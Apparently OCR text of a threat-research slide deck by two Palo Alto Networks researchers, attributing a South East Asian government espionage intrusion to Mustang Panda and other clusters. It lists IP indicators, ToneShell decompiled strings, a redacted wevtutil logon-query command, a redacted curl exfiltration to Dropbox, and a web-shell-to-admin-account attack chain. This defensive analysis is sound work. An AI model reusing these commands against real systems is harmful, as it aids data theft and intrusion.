Three's Company

Investigating an Espionage Campaign Featuring Multiple Threat Actors

About Us

Lior Rochberger, Senior Threat Researcher

Lior is a senior threat researcher at Palo Alto Networks, focusing on threat hunting and malware research. Lior began her career as a team leader in the security operations center in the Israeli Air Force, where she mostly focused on incident response and malware analysis.


Tom Fakterman, Threat Researcher

Tom is a threat researcher at Palo Alto Networks. On his day to day, Tom focuses on threat hunting, malware research, and threat intelligence. Tom began his career as a security analyst in the security operations center of the Israeli Air Force, where he mostly focused on incident response and malware analysis.

Agenda


1. BACKGROUND
2. THE CHALLENGES
3. CLUSTERING METHODOLOGY
4. THREAT ACTOR ACTIVITY
5. INTELLIGENCE DRIVEN HUNTING
6. KEY TAKEAWAYS

Background



TabletPCInputServices
TabletInputServices
ToneShell
ShadowPad
Impacket
C:\Users\Public\Videos\
C:\Users\Public\music\
Adfind
Mimikatz
hdump
nbtscan
Ladon
Curl to DropBox
ftp.1fichier.com
Impacket (ac.exe)
nmap
GoDumpLsass.exe
SoftEther VPN - tasklist.exe
23.106.122.46
kerbrute
Reshel
158.108.102.12
Admin$
Cobalt Strike
45.117.103.119
Baol$
CobaltStrike
Quasar RAT
Htran
154.55.128.129
45.117.103.86
34.81.11.157
CobaltStrike
CobaltStrike
Lazagne
Mimikatz
fscan
testuser
cdn-sina.tw
159.223.85.37
infoma$
27.124.26.83
GhOstCringe
Cobalt Strike
s.dll
nbtscan
WebShell
Iron Taurus
Owlproxy
SessionManager
Netscan
demo.exe - shell
EarthWorm_Rootkit
the Potato suite
reGeorg - tunnel.aspx

The Challenges



Data Challenge

Where to begin?
How to go over all the data?


Multiple Kill Chains

Where one kill chain ends and another begins?


Single vs. Multiple Threat Actor

A single threat actor or multiple threat actors in the network?

Clustering Methodology





Tools & Techniques



Kill Chain


Infrastructure


CLUSTER A
CLUSTER B
CLUSTER C
paloalto NETWORKS


CLUSTER B
Suspect?
CLUSTER C
Suspect?
CLUSTER A
Suspect?

CLUSTER A

Abusing Existing Antivirus Software



Identifying The Mysterious Backdoor

ToneShell ShellCode Variant

```
v94 = 'T';                    // TwoPipeShell [%d] Create Error! It's Already Exists!
v95 = 'w';
v96 = 'o';
v290 = 'C';                   // Create TOnePipeShell Error, error code : %d
v291 = 'r';
v292 = 'e';
v147 = 'C';                   // CDownUpLoad DownLoadCancel Error, code %d!
v148 = 'D';
v149 = 'o';
```


ToneShell DLL Variant

```
sub_4327D0(Buffer, 0x300u, "TwoPipeShell [%d] Create Error! It's Already Exists!", (char)v5);
sub_4327D0(Buffer, 0x300u, "TOnePipeShell [%d] Create Error! It's Already Exists!", (char)v5);
*v18 = &CDownUpLoad::`vftable';
```

ToneShell Backdoor

Known Mustang Panda backdoor
(AKA Stately Taurus)

3
Three DLL components working in tandem




Main Capabilities
Executing commands
File system interaction
Downloading & uploading files
Keylogging
Screen capturing

ShadowPad Backdoor

Popular among chinese threat actors since at least 2015

Considered to be the successor of PlugX

DLL side loading into a legitimate component of Bitdefender



Highly Targeted and Intelligence-Driven Operation

Successful login attempts

```
wevtutil /r:<Redacted> /u:<Redacted>\<Redacted> /p:"<Redacted>" qe
security /rd:true /f:text /q:"*[System/EventID=4624 and 4672] and
*[EventData/Data[@Name='TargetUserName']='<Redacted>']" /c:10000
```

Redacted user name of target individual

Assignments of sensitive privileges to new login sessions


Gather names of individuals who work at compromised organization

Find hostnames of interest


Compromise Machines

Data Collection & Exfiltration

Searching and collecting for sensitive documents



Persistence script in charge of archiving files



Exfiltrate to Dropbox and file hosting sites

```
curl  -X POST https://content.dropboxapi.com/2/files/upload --header
"Authorization: Bearer <redacted>" --header "Dropbox-API-Arg:
{\"path\":\"/<redacted>.rar\"}" --header "Content-Type:
application/octet-stream" --data-binary <redacted>.rar
```


Attribution

Adversary

Mustang Panda

Capability

ToneShell
ShadowPad
RemCom
DLL Side loading
Hdump
LadonGo
Impacket




Infrastructure

43.254.132[.]242
103.27.202[.]68
67.53.148[.]77

Victimology

Government in South East Asia


CLUSTER B
Suspect?
CLUSTER C
Suspect?
CLUSTER A
Mustang Panda

CLUSTER B

From Web Shell to Interactive Attack

Exploit exchange servers & web servers

↓

Deploy web shells
including China Chopper

↓


Reconnaissance activity
(native commands, NBTScan, nmap, Fscan, WebScan, Hdoor)

↓

Creation of admin accounts
(Admin$, Back$, infoma$)

↓

Deploying of additional tools & malware
Cobalt Strike, Quasar RAT, LsassUnhooker, GhOstCringe RAT, 2 undocumented .NET backdoors..



